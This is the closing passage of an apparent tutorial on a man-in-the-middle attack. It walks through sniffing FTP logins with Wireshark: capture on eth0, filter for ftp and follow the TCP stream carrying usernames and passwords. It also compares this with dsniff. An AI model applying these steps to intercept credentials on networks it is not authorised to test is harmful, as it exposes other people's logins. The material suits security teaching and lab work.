
We can capture credentials using wireshark as well, main difference between dsniff and wireshark is that in wireshark we can capture credentials as soon as user logs in whereas dsniff gets credentials once the user leaves the ftp server

Launch Wireshark and start capturing traffic on its eth0 interface

Filter the traffic by entering ftp in search bar



Follow TCP stream of the packets in which username or password is given



And that’s how we perform mitm attack